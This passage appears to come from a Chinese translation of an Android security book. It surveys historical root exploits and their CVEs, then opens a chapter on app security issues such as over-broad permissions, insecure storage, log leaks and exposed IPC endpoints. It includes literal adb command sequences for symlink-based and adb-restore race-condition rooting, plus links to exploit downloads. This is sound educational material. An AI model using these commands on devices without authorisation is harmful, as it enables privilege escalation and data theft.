init 进程在接收到这条消息，验证其来源失败后，它将继续处理，将 hotplug 文件中的内容复制到 data 文件中。他是以 root 权限进行的这些操作。当下一次 hotplug 事件发生时（比如断开和重新连接 Wi-Fi 接口），内核将以 root 权限执行 exploid 二进制程序。

在这一时间点上，漏洞利用程序将检测到它以 root 权限运行，随后重新以读写模式挂载系统分区，并在路径/system/bin/rootshell 上创建一个 set-uid 的 root shell。

3.6.4　adbd：RageAgainstTheCage

如前所述，在 3.5.1 节中，ADB 守护进程（adbd 进程）以 root 权限开始启动，然后降权至 shell 用户。在 Android 2.2 及之前的版本中，ADB 守护进程在降权时不会检查 `setuid` 调用的返回值。Sebastian Krahmer 利用了 adbd 中这一检查缺失的安全漏洞，开发了 RageAgainstTheCage 利用程序（下载地址为http://stealth.openwall.net/xSports/RageAgainstTheCage.tgz）。

这一漏洞利用程序必须通过 ADB shell 在 shell UID 用户环境下运行。基本原理是：利用程序一直 fork 进程直至 fork 调用失败，这意味着该用户的进程创建数已经达到极限。这是内核实施的强制限制，称为 RLIMIT_NPROC，它指定了可以为调用进程的真实 UID 创建的最大进程（或线程）数。在这一时间点上，漏洞利用程序杀掉 adbd，导致它以 root 权限重新启动。遗憾的是，这时 adbd 无法降权到 shell，因为对于 shell 用户的进程限制已经达到了。`setuid` 调用会失败，但 adbd 并不检测这个失败，所以仍然继续以 root 权限运行。一旦攻击成功，adbd 将会通过 `adb shell` 命令提供 root shell。

3.6.5　Zygote：Zimperlich 和 Zysploit

第 2 章介绍过，所有的 Android 应用是由 Zygote 进程 fork 分支后启动的。你可能已经猜到，Zygote 进程是以 root 权限运行的。在 fork 之后，新的进程将使用 `setuid` 调用降权至目标应用的 UID。

与 RageAgainstTheCage 利用的漏洞类似，Android 2.2 及之前版本的 Zygote 进程没有对降权时的 `setuid` 调用返回值进行检查。同样，在耗尽目标程序 UID 的最大进程数之后，Zygote 便无法降低它的权限，然后就以 root 权限启动应用了。

Joshua Wise 的 Unrevoked 解锁工具早期发行版本利用了该漏洞。后来，在 Sebastian Krahmer 将 Zimperlich 利用程序源码公开到http://c-skills.blogspot.com.es/2011/02/zimperlich-sources.html页面上后，JoshuaWise 也公开了他的 Zysploit 利用程序实现，可以从https://github.com/unrevoked/zysploit获取。

3.6.6　ashmem：KillingInTheNameOf 和 psneuter

Android 的共享内存（ashmem）子系统是一个共享内存分配器。它类似于 POSIX 共享内存（SHM），但是行为不同，并且其基于文件的 API 也更为简单。共享内存可以通过 mmap 或者文件 I/O 进行访问。

两个流行的 root 提权利用使用了 Android 2.3 之前版本的 ashmem 实现中的一个安全漏洞。在受影响的版本中，ashmem 允许任何用户重新映射属于 init 进程的共享内存，将包含系统属性地址空间的内存进行共享，而这是 Android 操作系统的关键全局数据存储。这个安全漏洞的 CVE 编号为 CVE-2011 -1149。

由 Sebastian Krahmer 开发的 KillingInTheNameOf 利用程序将系统属性空间重新映射为可写，并将 `ro.secure` 属性设置为 0。在重新启动系统或者重新运行 adbd 后，`ro.secure` 属性的修

改会允许通过 ADB shell 取得 root 访问权限。可以从http://c-skills.blogspot.com.es/2011/01/adb-trickery-again.html页面下载到这个利用程序。

psneuter 利用程序是由 Scott Walker（scotty2）开发的，它使用同一个安全漏洞来限制对系统属性空间的权限。通过这个操作，adbd 将无法读取 `ro.secure` 属性的值来确定是否降权至 shell 用户。在无法确定 `ro.secure` 属性值的时候，利用程序会假设 `ro.secure` 的值为 0，并且不降权。同样，这使得可以通过 ADB shell 获得 root 访问权限。可以从https://github.com/tmzt/g2root-kmod/tree/ scotty2/scotty2/psneuter页面下载到 psneuter 利用程序。

3.6.7　vold：GingerBreak

这个安全漏洞被编号为 CVE-2011-1823，由 Sebastian Krahmer 在 GingerBreak 利用程序中首次演示，GingerBreak 利用程序可以从 http://c-skills.blogspot.com.es/2011/04/yummy-yummy-gingerbreak.html页面下载到。

> 在 Android 3.0 版本和 2.3.4 之前的 2.x 版本上的 volume 守护进程（vold）由于信任从 PF_NETLINK 套接字接收到的消息，因此允许以 root 权限执行任意代码，利用方法是通过一个负数索引绕过只针对最大值的有符号整数检查。

在触发这个安全漏洞之前，利用程序会从系统中收集各种信息。首先，它打开/proc/net/netlink 提取 vold 进程的进程标志符（PID），然后检查系统的 C 库（libc.so）来找到 system 和 strcmp 的符号地址，接下来它将解析 vold 可执行程序的 ELF 文件头，来定位全局偏移表（GOT）分节，随后它将解析 vold.fstab 文件来找到设备的/sdcard 挂载点，最后，为了发现正确的负数索引值，它会在监视 logcat 输出的同时故意让服务崩溃。

在收集信息后，利用程序会通过发送包含经过计算的负数索引值的恶意 NETLINK 消息，来触发安全漏洞。这会导致 vold 修改在它自己 GOT 表中的条目，以指向 `system` 函数。一旦目标 GOT 表中的一个条目被覆盖，vold 将以 root 权限执行 GingerBreak 二进制程序。

这个利用程序检测到它已经在 root 权限下运行后，便会进入到最后一个阶段，在这时，利用程序首先重新挂载/data 以移除 nosuid 标志位，然后将/data/local/tmp/sh 修改为 set-uid root，最后它将退出以 root 权限运行的新进程，并从原始的利用程序进程中执行最新创建的 set-uid root shell。

该安全漏洞的案例研究详见 8.2.1 节。

3.6.8　PowerVR：levitator

2011 年 10 月，Jon Larimer 和 Jon Oberheide 在 http://jon.oberheide.org/files/levitator.c 上发布了 levitator 利用程序。这个利用程序使用了两个不同的安全漏洞，它们会影响使用 PowerVR SGX 芯片组的 Android 设备。Android 2.3.5 及之前版本的 PowerVR 驱动中存在着如下两个安全漏洞。

> CVE-2011-1350：PowerVR 驱动对一次 ioctl 系统调用返回响应数据到用户模式时提供的长度参数验证失效，导致可以泄露最大 1MB 的内核内存。CVE-2011-1352：内核内存破坏安全漏洞，导致任意可访问/dev/pvrsrvkm 的用户对前述泄露内存具有写权限。

levitator 利用程序结合使用了这两个安全漏洞，巧妙地对内核内存进行破坏。在达成权限提升之后，它产生出一个 root shell。对这个安全漏洞的案例研究详见第 10 章。

3.6.9　libsysutils：zergRush

Revolutionary 团队在 2011 年 10 月发布了流行的 zergRush 利用程序，源代码可以从 https://github.com/revolutionary/zergRush获取，该利用的安全漏洞被编号为 CVE-2011-3874，具体描述如下：

> Android 2.2.2 及之前的 2.2.x 版本，以及 2.3.6 及之前的 2.3.x 版本的 libsysutils 库中存在栈缓冲区溢出漏洞，允许用户协助的远程攻击者通过一个应用程序调用 `FrameworkListener::dispatchCommand` 方法并提供错误数量的参数，从而导致任意代码执行。在 zergRush 利用程序中演示了触发一个释放后重用的安全漏洞。

该利用程序使用了 Volume 管理守护进程来触发这个安全漏洞，因为它链接了 libsysutils.so 库并以 root 权限运行。因为栈是不可执行的，所以利用程序使用 libc.so 库中的一些 gadget，构建了一个面向返回编程（ROP）的代码链。然后它传递给 vold 一个特殊构造的 `FrameworkCommand` 对象，使得 `RunCommand` 指向利用程序的 ROP 载荷。这将使得载荷以 root 权限执行，并由载荷生成一个 root shell，并将 `ro.kernel.qemu` 属性改为 1。正如前面所提过的那样，这会导致 ADB 重启之后获得 root 权限。

对这个安全漏洞的案例研究详见第 8 章。

3.6.10　内核：mempodroid

这个安全漏洞是由 Jüri Aedla 发现的，并被编号为 CVE-2012-0056：

> Linux 内核 2.6.39 及其他版本中的 `mem_write` 函数，当 ASLR 被禁用时，在对 /proc/<pid>/mem 进行写操作时没有恰当地检查权限，从而允许本地用户通过修改进程内存获取权限。该安全漏洞通过 Mempodipper 利用程序进行了演示。

/proc/<pid>/mem 的文件系统条目是一个可用来访问进程内存页面的接口，访问方式是通过 POSIX 标准文件操作（如 open、read、lseek 等）完成的。在 Linux 内核版本 2.6.39 中，对其他进程内存的防护机制被错误地移除了。

Jay Freeman（saurik）基于之前由 Jason A. Donenfeld（zx2c4）开发的 Linux 操作系统利用程序 Mempodipper，编写了对 Android 系统的 mempodroid 利用程序。mempodroid 利用程序使用了这一安全漏洞，直接将代码写入 run-as 程序的代码片段中。而这个程序，是用来以特定应用 UID 身份来执行命令的，在官方 Android 系统中是以 set-uid root 运行的。因为 run-as 在 Android 上是静态链接的，所以利用程序需要知道 `setresuid` 调用和 `exit` 函数的准确地址，然后攻击载荷就可以被放置到正确的位置上。mempodroid 利用程序的源代码可以从https://github.com/saurik/mempodroid获取到。

该安全漏洞的案例分析详见第 8 章。

3.6.11 文件权限和符号链接相关的攻击

许多设备中存在大量与文件权限和符号链接相关的攻击。其中大多数是由 OEM 厂商的特定修改引入的，并不存在于 Android 官方版本中。Dan Rosenberg 发现了许多这类漏洞，并在他的博客（http://vulnfactory.org/blog/）中提供了对大量设备的创新性 root 方法。

Android 4.0 的最初版本在 `do_chmod`、`mkdir` 和 `do_chown` 的初始化函数中曾经有一个 bug，即使它们目标路径的最后一个元素是一个符号链接，它们也可以应用特定的属主和文件权限。某些 Android 设备的 init.rc 脚本中有以下一行代码。

```
mkdir /data/local/tmp 0771 shell shell
```

你可能想到，如果/data/local 目录对于用户或用户组的 shell 是可写的，那么你就可以利用这个漏洞来使得/data 目录可写，只需要将/data/local/tmp 替换成一个指向/data 的符号链接，然后重启设备。在重启之后，你就可以创建或修改/data/local.prop 文件，并将 `ro.kernel.qemu` 的属性值设为 1。

利用这一安全漏洞的指令如下：

```
adb shell rm -r /data/local/tmp
adb shell ln -s /data/ /data/local/tmp
adb reboot
adb shell "echo 'ro.kernel.qemu=1' > /data/local.prop"
adb reboot
```

这个安全漏洞的另外一个流行利用程序变种是将/data/local/tmp 链接到系统分区，然后使用 debugfs 来写入 su 二进制程序，并让它成为 set-uid root 程序。举个例子，运行 Android 4.0.3 的华硕 Transformer Prime 平板电脑可以被这一利用攻击。

Android 4.2 版本的 init 脚本中应用了 `O_NOFOLLOWW` 语义，以防止这类符号链接攻击。

3.6.12 adb 恢复过程竞争条件漏洞

Android 4.0 引入了通过 `adb backup` 命令进行设备完全备份的能力，这个命令将所有数据和应用备份到一个 backup.ab 文件（这是个预先设计好头部结构的 TAR 压缩文件）。而 `adb restore` 命令是用来恢复数据的。

在恢复过程的初始实现中存在两个安全漏洞（Android 4.1.1 中已经修复）。第一个安全漏洞是创建的文件与目录可由其他应用访问。第二个安全漏洞是允许从以特殊 UID（如 system 身份）运行的软件包恢复文件集，而缺少一个特殊的备份代理来处理恢复过程。

为了利用这两个安全漏洞，Andreas Makris（Bin4ry）创建了一个特制的备份文件，该文件有一个全局可读、可写、可执行的目录，其中包含 100 个文件，每个文件的内容都是 `ro.kernel.qemu=1` 和 `ro.secure=0`。当这个文件的内容被写到/data/local.prop 文件中，它将使得 adbd 在启动时以 root 权限运行。原始的利用程序可以从http://forum.xda-developers.com/ showthread.php?t=1886460下载。

如果在 `adb` 恢复命令运行时执行的话，下面这行代码会导致备份管理服务的恢复进程与 shell 用户的 `while` 循环构成一个竞争条件：

```
adb shell "while ! ln -s /data/local.prop \
    /data/data/com.android.settings/a/file99; do :; done"
```

如果 `while` 循环在恢复进程恢复 file99 文件之前创建了符号链接，那么恢复进程将随着这个符号链接将只读的系统属性写入/data/local.prop 文件，这让 adbd 在下一次重启后以 root 身份运行。

3.6.13　Exynos4：exynos-abuse

这个安全漏洞存在于三星的内核驱动中，影响使用 Exynos 4 处理器的设备。基本上，任何应用都可以访问/dev/exynosmemm 设备文件，这允许以读写权限映射所有的物理内存。

该漏洞是 alephzain 发现的，他编写了 exynos-abuse 利用程序来进行演示，并公布在 XDA-developers 论坛上。原帖地址为http://forum.xda-developers.com/showthread.php?t=2048511。

首先，这个利用程序映射内核内存，然后对处理`/proc/kallsyms` 函数的格式化字符串进行修改，以绕过 kptr_restrict 内存缓解机制。然后它解析/proc/kallsyms，找到 `sys_setresuid` 系统调用处理程序的地址，找到之后，它会对函数进行修补，以移除权限检查，并在用户空间执行 `setresuid` 系统调用以成为 root。最后，它撤销对内核内存进行的修改，并执行一个 root shell。

后来，alephzain 创建了一个名为 Framaroot 的一键 root 应用。Framaroot 嵌入了原始漏洞的 3 个利用变种，每个利用都允许没有特权的用户映射任意物理内存。这个一键 root 应用对基于 Exynos 4 芯片组和基于 TI OMAP3 芯片组的设备都适用。最值得一提的是，alephzain 发现，三星没有正确地修补这个 Exynos4 漏洞，于是他在 Framaroot 中嵌入了一个新的利用程序，利用在三星修补代码中存在的整数溢出漏洞。这允许绕过额外验证并再次覆盖内核内存。这些新的漏洞利用被 alephzain 悄悄地包含进 Farmaroot 中，后来被 Dan Rosenberg 发现并公布于 http://blog.azimuthsecurity.com/2013/02/re-visiting-exynos-memory-mapping-bug.html。

3.6.14　Diag：lit/diaggetroot

这个安全漏洞是由 giantpune 发现的，被编号为 CVE-2012-4220：

> Android 2.3 至 4.2 版本中高通创新中心（QuIC）的诊断（即 DIAG）内核模式驱动的 diagchar_core.c，允许攻击者通过一个在本地 `diagchar_ioctl` 调用中使用特殊构参数的应用，执行任意代码或者造成拒绝服务（不正确的指针引用）。

lit 利用程序使用这一安全漏洞，使内核执行用户空间内存中的原始代码。通过从 /sys/class/leds/lcd-backlight/reg 文件读取，可以使内核处理用户空间内存中的数据结构。在这一处理流程中，它调用了其中一个数据结构中的函数指针，从而导致了权限提升。

针对 HTC J Butterly 设备的 diaggetroot 利用程序也使用了这个安全漏洞，然而，在这个设备上，存在漏洞字符的设备只允许 radio 用户或用户组访问。为了打破这一限制，研究者使用了一个 Content Provider 来获取设备的打开文件描述符。利用这种方法获取 root 权限只在组合使用这两种技术时才是可行的。可以从https://docs.google.com/file/d/0B8LDObFOpzZqQzducmxjRExXNnM/edit?pli=1下载到这个利用程序。

3.7 小结

对 Android 设备进行 root，可以让你获得 Android 设备的完全控制。然而，如果你不采取任何预防措施来修补获得 root 访问权限的开放通道，那么系统安全可以轻易地被攻击者损害。

本章介绍了理解 root 过程的关键概念，包括通过合法的引导加载程序解锁的方法，如在那些引导加载程序未加锁设备上的方法，以及允许在一个引导加载程序已加锁设备上获取和持久化 root 访问的其他方法。最后，你看到了在过去几年里用来 root 许多 Android 设备的知名 root 提权利用程序。

下一章将深入探讨 Android 应用的安全性，将介绍影响 Android 应用的普通安全问题，并演示如何使用免费、公开的工具来进行应用安全评估。

第 4 章 应用安全性评估

应用安全甚至在 Android 出现之前就已经是一个热点领域。在 Web 应用火爆的时代，开发者争先恐后地快速开发应用而忽视基本的安全实践，或者使用没有足够的安全控制的框架。在移动应用时代，历史仍然在重演。本章将首先讨论 Android 应用中的一些普遍性安全问题，然后将演示使用通用工具挖掘和利用应用安全漏洞。

4.1 普遍性安全问题


与传统应用安全领域类似，移动应用中也有几类安全问题频繁出现在安全评估和漏洞测试报告中。这些安全问题从敏感信息泄露，到最严重的代码或指令执行漏洞。Android 应用并不对这些安全漏洞免疫，只是到达这些漏洞的攻击面与传统应用有些差别。

本节将涵盖在 Android 应用安全测试和公开研究中经常发现的几类安全问题，但肯定不是个完整列表。随着应用安全开发实践的日益普及，以及 Android 自身应用编程接口（API）的改进，很可能会出现新的安全漏洞，甚至是新的安全漏洞类型。

4.1.1 应用权限问题

在现有 Android 权限模型的粒度下，开发者有可能会申请比应用实际所需更多的权限，导致这一结果的部分原因可能是权限执行与文档中的不一致。尽管开发者参考文档中描述了给定类与方法的绝大多数权限要求，但是它们并不是 100%完整或 100%准确的。研究团队已经尝试用各种办法识别其中的不一致性。例如，2012 年，研究人员 Andrew Reiter 和 Zach Lanier 尝试映射出 Android 开源项目（AOSP）中可用 Android API 的权限要求，结果却得出了关于不一致性的一些有趣结论。

他们发现，`WiFiManager` 类的一些方法的文档与实现存在着不一致性。例如，开发者文档没有对 `startScan` 方法提到权限要求。图 4-1 显示了 Android 开发者文档中这一方法的屏幕截图。


public boolean startScan () Since: API Level 1

Request a scan for access points. Returns immediately. The availability of the results is made known later by means of an asynchronous event sent on completion of the scan.

Returns

true if the operation succeeded, i.e., the scan was initiated


图 4-1 startScan 函数的文档

而这与该方法（在 Android 4.2 版本中）的实际源代码存在差异，源代码显示会调用 enforceCallingOrSelfPermission 函数，而该函数会通过 enforceChangePermission 函数，检查调用者是否具有 ACCESS_WIFI_STATE 权限。


```
    public void startScan(boolean forceActive) {
        enforceChangePermission();
        mWifiStateMachine.startScan(forceActive);
        noteScanStart();
    }
...
    private void enforceChangePermission() {
        mContext.enforceCallingOrSelfPermission(android.Manifest.
permission.CHANGE_WIFI_STATE,
                                                "WifiService");

    }
```

还有一个例子是 TelephonyManager 类的 getNeighboringCellInfo 方法，文档中指出需要 ACCESS_COARSE_UPDATES 权限，图 4-2 中显示了 Android 开发者文档中这一方法的屏幕截图。


public List<NeighboringCellInfo> getNeighboringCellInfo ()

Returns the neighboring cell information of the device.

Returns

List of NeighboringCellInfo or null if info unavailable.
Requires Permission: (@link android.Manifest.permission#ACCESS_COARSE_UPDATES}

图 4-2 getNeighboringCellInfo 函数的文档

然而，仔细查看实现了 Telephony 接口的 PhoneInterfaceManager 类源码（Android 4.2 版本中），你会看到 getNeighboringCellInfo 方法实际上检查了 ACCESS_FINE_LOCATION 或 ACCESS_COARSE_LOCATION 权限是否存在，而文档中指出的不是这两个权限，反而是一个根本不存在的权限。

```
public List<NeighboringCellInfo> getNeighboringCellInfo() {
        try {
            mApp.enforceCallingOrSelfPermission(
                    android.Manifest.permission.ACCESS_FINE_LOCATION,
                   null);
        } catch (SecurityException e) {
```

```
//如果我们有 ACCESS_FINE_LOCATION 权限，请忽略对 ACCESS_COARSE_LOCATION 的检查
// 错误会从 ACCESS_COARSE_LOCATION 抛出安全异常，因为这是较弱的先决条件
    mApp.enforceCallingOrSelfPermission(
      android.Manifest.permission.ACCESS_COARSE_LOCATION, null);
}
```

这种类型的疏忽，尽管可能看起来无伤大雅，但经常会给开发者带来不佳的实践，也就是权限申请不足，或者会造成更坏后果的权限申请过度。在权限申请不足的情况下，经常会导致可靠性或功能性的问题，如果对安全异常未进行处理，就会导致应用崩溃。而对于权限申请过度，更多的是安全性问题，想象一个充满漏洞并过度申请权限的应用被一个恶意应用所攻击，经常导致权限提升的情形。

关于权限映射研究的更多信息，请参考http://www.slideshare.net/quineslideshare/mapping-and-evolution-of-android-permissions。

在分析 Android 应用是否存在过度申请权限的情况时，比较应用申请的权限与应用的功能意图是非常关键的。一些特定的权限，如 CAMERA 和 SEND_SMS 等，对于第三方应用往往是不必要的。想要得到这些权限对应的功能，完全可以通过调用照相机或短信息应用来实现，让它们来处理任务，这有助于增加用户交互的安全性。4.2 节将展示在应用的各种组件中，这些权限的实际应用位置。

4.1.2　敏感数据的不安全传输

由于受到经常性的关注与审查，确保传输安全性的通用方法（如使用 SSL、TLS 协议等）基本得到了广泛的认知。然而遗憾的是，这些方法在移动应用中并没有得到全面的应用，这或许是由于开发者对于如何正确实现 SSL/TLS 还缺少了解，或者只是开发者持有不正确的观念：“如果通过运营商的网络进行通信，那就是安全的。”移动应用开发者有时并没有对传输中的敏感数据进行安全保护。

这类安全问题通常以如下的一种或多种方式出现：

- 弱加密或没有加密；
- 强加密，但缺少对安全警告或证书验证错误的处理；
- 在安全协议失效后使用明文；
- 在不同网络类型（如移动连接与 Wi-Fi）上的传输安全使用上的不一致。

发现不安全传输问题就像监听目标设备的流量一样简单。构建一个中间人设备的详细过程已经超出了本书的范围，但是有大量的工具和教程可以帮助你完成这个任务。Android 模拟器支持对网络流量进行代理，以及支持将流量转储为 PCAP 格式的网络数据文件。你可以分别通过传递 -http-proxy 或-tcpdump 选项来完成这些功能。

不安全数据传输的一个突出的公开例子是，Google ClientLogin 身份认证协议在 Android 2.1 至 2.3.4 版本某些组件中的实现。ClientLogin 协议允许应用请求用户的 Google 账户认证令牌，然后后者可以被复用，以处理指定服务 API 的后续事务。

2011 年，德国乌尔姆大学的研究者发现，Android 2.1 至 2.3.3 版本的日历与联系人应用，以

及 Android 2.3.4 版本上的 Picasa Sync 服务通过明文 HTTP 协议发送 Google ClientLogin 认证令牌。这一令牌被攻击者获得后，可以被重用来假冒成用户。因为有大量现成的工具与技术支持在 Wi-Fi 网络中执行中间人攻击，因此对这一令牌进行劫持非常简单，而这对通过不安全或不受信任的 Wi-Fi 网络上网的用户来说是个坏消息。

关于乌尔姆大学发现的 Google ClientLogin 安全漏洞的更多信息，参见 http://www.uni-ulm.de/en/in/mi/staff/koenings/catching-authtokens.html。

4.1.3 不安全的数据存储

Android 为数据存储提供了多种标准支持，包括共享配置文件（Shared Preferences）、SQLite 数据库和原始文件。另外，每种存储类型还能以多种方式创建和访问，包括通过受管理代码或原生代码，或者通过类似于 Content Providers 的结构化接口。最普遍的错误包括对敏感数据的明文存储、未受保护的 Content Providers 接口（稍后讨论），以及不安全的文件权限。

一个同时存在明文存储和不安全文件权限两种安全问题的案例是 Android 版的 Skype 客户端，这个问题被于 2011 年 4 月被发现，由 Justin Case（jcase）在http://AndroidPolice.com网站上发布。这个 Skype 应用创建了许多拥有全局可读和全局可写权限的文件，如 SQLite 数据库和 XML 文件等。另外，这些内容是没有经过加密的，而且还包含了配置数据和即时通信日志。以下显示了 jcase 自己手机上 Skype 应用的数据目录，以及部分文件内容。

```
# ls -l /data/data/com.skype.merlin_mecha/files/jcaseap
-rw-rw-rw- app_152  app_152  331776 2011-04-13 00:08 main.db
-rw-rw-rw- app_152  app_152  119528 2011-04-13 00:08 main.db-journal
-rw-rw-rw- app_152  app_152   40960 2011-04-11 14:05 keyval.db
-rw-rw-rw- app_152  app_152    3522 2011-04-12 23:39 config.xml
drwxrwxrwx app_152  app_152         2011-04-11 14:05 voicemail
-rw-rw-rw- app_152  app_152       0 2011-04-11 14:05 config.lck
-rw-rw-rw- app_152  app_152   61440 2011-04-13 00:08 bistats.db
drwxrwxrwx app_152  app_152         2011-04-12 21:49 chatsync
-rw-rw-rw- app_152  app_152   12824 2011-04-11 14:05 keyval.db-journal
-rw-rw-rw- app_152  app_152   33344 2011-04-13 00:08 bistats.db-journal

# grep Default /data/data/com.skype.merlin_mecha/files/shared.xml
      <Default>jcaseap</Default>
```

先抛开明文存储问题不说，不安全的文件权限起因于一个之前不太为人所知的 Android 原生文件创建问题。通过 Java 接口创建的 SQLite 数据库、共享配置文件和原始文件都使用 0660 的文件权限，这使得文件对于所属的用户 ID 和用户组 ID 都是可读写的，然而当通过原生代码或外部指令创建文件时，应用进程会继承其父进程 Zygote 的文件权限掩码 000[①]，这意味着全局可读写。Skype 客户端使用原生代码来实现它的绝大多数功能，包括创建这些文件并与之进行交互。

① 对应的文件权限为 777。——译者注

注意 Android 4.1 版本之后，Zygote 进程的文件权限掩码已经被设置到一个更加安全的值 077[①]。关于这一变化的详细信息将在第 12 章中说明。

关于 jcase 发现的 Skype 安全漏洞的详细信息，请参考http://www.androidpolice.com/2011/04/14/exclusive-vulnerability-in-skype-for-android-is-exposing-your-name-phone-number-chat-logs-and-a-lot-more/。

4.1.4 通过日志的信息泄露

Android 日志是信息泄露的一个主要途径，通过开发者对日志方法的滥用（通常是出于调试目的），应用可能会记录下包括普通的诊断消息、登录凭证或其他敏感数据的任何信息。甚至系统进程，如 ActivityManager，也会对 Activity 调用的详细信息进行记录。带有 `READ_LOGS` 权限的应用通过 `logcat` 命令就可以获得对这些日志消息的访问权。

注意 `READ_LOGS` 权限在 Android 4.1 版本之后不再对第三方应用开放，然而，对于更老的版本以及被 root 的设备，第三方应用仍有可能获取到这一权限和对 `logcat` 命令的访问。

作为 ActivityManager 日志消息粒度的一个示例，可以看如下日志消息片段：

```
I/ActivityManager(13738): START {act=android.intent.action.VIEW
dat=http://www.wiley.com/
cmp=com.google.android.browser/com.android.browser.BrowserActivity
(has extras) u=0} from pid 11352
I/ActivityManager(13738): Start proc com.google.android.browser for
activity com.google.android.browser/com.android.browser.BrowserActivity:
pid=11433 uid=10017 gids={3003, 1015, 1028}
```

你可以看到官方浏览器正在被调用，或许是由用户在一封电子邮件或一条短信中点击链接而触发的。被传递 Intent 的详细信息也可以清楚看到，包括用户正在访问的 URL（http://www.wiley.com/）。尽管这个小例子看起来并不是个严重的问题，但是在某种环境下，这代表有可能获取到用户的上网信息。

一个关于过度日志更具有说服力的案例发生在 Android 版的 Firefox 浏览器中。2012 年 12 月，Neil Bergman 在 Mozilla bug 跟踪器上报告了这个安全问题。Android 版的 Firefox 浏览器记录了浏览行为，包括访问的 URL。在某种情况下，还可能会包括一些会话标识符，Neil 在他的安全问题报告条目中指出这一问题，并加上了 `logcat` 命令的输出结果：

```
I/GeckoBrowserApp (17773): Favicon successfully loaded for URL =
https://mobile.walmart.com/pharmacy;jsessionid=83CB330691854B071CD172D41DC2C3
AB
I/GeckoBrowserApp (17773): Favicon is for current URL =
https://mobile.walmart.com/m/pharmacy;jsessionid=83CB330691854B071CD172D41DC2C3
```

① 对应的文件权限为 700。——译者注

```
AB
E/GeckoConsole(17773): [JavaScript Warning : "Error in parsing value for
 'background'.  Declaration dropped." {file:
"https://mobile.walmart.com/m/pharmacy;jsessionid=83CB330691854B071CD172D41DC2C
3AB?wicket:bookmarkablePage=:com.wm.mobile.web.rx.privacy.PrivacyPractices"
line: 0}]
```

在这个案例中，一个拥有日志访问权限的恶意应用可能截获这些会话标识符，并劫持用户在远程 Web 应用上的会话。关于这一问题的更多详情，参见 Mozilla bug 跟踪器，网址为 https://bugzilla. mozilla.org/show_bug.cgi?id=825685。

4.1.5 不安全的 IPC 端点

常用的进程间通信（IPC）端点包括 Service、Activity、Broadcast Receiver 和 Content Provider，而作为潜在的攻击面，这些 IPC 端点经常被忽视。这些 IPC 端点同时作为数据源和数据目的池，如何与它们进行交互主要取决于它们的实现，而对于是不是对它们的滥用也要看它们的用途。在最基本的层次上，对于这些接口的防护通常通过应用权限来达成，包括标准权限和定制权限。举例来说，一个应用可以定义一个 IPC 端点只能由这个应用中的其他组件访问，或者只能由请求了指定权限的其他应用访问。

在 IPC 端点没有被恰当地进行安全防护，或者在一个恶意应用请求并被授予了所要求的权限时，对于每种端点有一些特定的考虑。Content Provider 在设计上就暴露了对结构化数据的访问，因此可能遭遇一系列攻击，比如注入或者目录遍历。Activity，作为面向用户的组件，可能会被恶意应用用来进行界面伪装（UI-redressing）攻击。

Broadcast Receiver 经常被用来处理隐式 Intent 消息，或系统范围事件等拥有宽松标准的 Intent 消息。例如，接收到一条新短消息后，Telephony 子系统会广播一个拥有 `SMS_RECEIVED` 动作的隐式 Intent，而带有匹配这一动作的 Intent 过滤器的注册 Broadcast Receiver 将收到这条消息。然而 Intent 过滤器的优先级属性（不限于 Broadcast Receiver）可以决定隐式 Intent 发送的先后次序，这会导致潜在的对广播消息的劫持或拦截。

注意 隐式 Intent 是那些没有指定特定目标组件的 Intent，而显式 Intent 则以一个特定的应用和组件作为接收目标，如 com.wiley.exampleapp.SomeActivity。

如第 2 章所述，Service 是应用进行后台处理的组件。类似于 Broadcast Receiver 和 Activity，与 Service 的交互也是使用 Intent 完成的，这包括启动 Service、停止 Service 和绑定 Service 等动作。一个绑定后 Service 可能会向其他应用暴露出与应用相关的另一层次功能，因为这些功能都是定制的，开发者也可能暴露出一个可以执行任意命令的方法。

一个利用未受保护 IPC 接口的潜在影响的案例是，Andre “sh4ka” Moulu 在三星 Galaxy S3 上的 Kies 应用中发现的安全漏洞。sh4ka 发现 Kies 是一个拥有很高权限（包括 `INSTALL_PACKAGES` 权限）的系统应用，它有一个 Broadcast Receiver 组件，用于恢复/sdcard/restore 目录

下的应用包（APK）。下面的代码片段是 sh4ka 对 Kies 应用的反编译。

```
public void onReceive(Context paramContext, Intent paramIntent)
{
  ...
  if (paramIntent.getAction().toString ().equals (
"com.intent.action.KIES_START_RESTORE_APK"))
  {
    kies_start.m_nKiesActionEvent = 15;
    int i3 = Log.w("KIES_START",
"KIES_ACTION_EVENT_SZ_START_RESTORE_APK");
    byte[] arrayOfByte11 = new byte[6];
    byte[] arrayOfByte12 = paramIntent.getByteArrayExtra("head");
    byte[] arrayOfByte13 = paramIntent.getByteArrayExtra("body");
    byte[] arrayOfByte14 = new byte[arrayOfByte13.length];
    int i4 = arrayOfByte13.length;
    System.arraycopy(arrayOfByte13, 0, arrayOfByte14, 0, i4);
    StartKiesService(paramContext, arrayOfByte12, arrayOfByte14);
    return;
  }
```

在上面这段代码中你可以看到，onReceive 方法接收一个 Intent，即 paramIntent。调用 getAction 函数会检查 paraIntent 的 Action 值是否为 KIES_START_RESTORE_APK，如果为 true，方法将从 paramIntent 中提取出几个 extra 值（包括 head 和 body），然后调用 StartKiesService。调用链最终会导致 Kies 应用对/sdcard/restore 进行递归遍历，安装里面的每个 APK。

为了将自己的 APK 在没有任何权限的情况下放置在/sdcard/restore 目录中，sh4ka 利用了另一个可获取 WRITE_EXTERNAL_STORAGE 权限的安全漏洞。在他的漏洞报告“From 0 perm app to INSTALL_PACKAGES”中，sh4ka 利用了三星 Galaxy S3 手机上的 ClipboardSaveService 服务。以下代码片段演示了这一漏洞利用。

```
Intent intentCreateTemp = new Intent("com.android.clipboardsaveservice.
CLIPBOARD_SAVE_SERVICE");
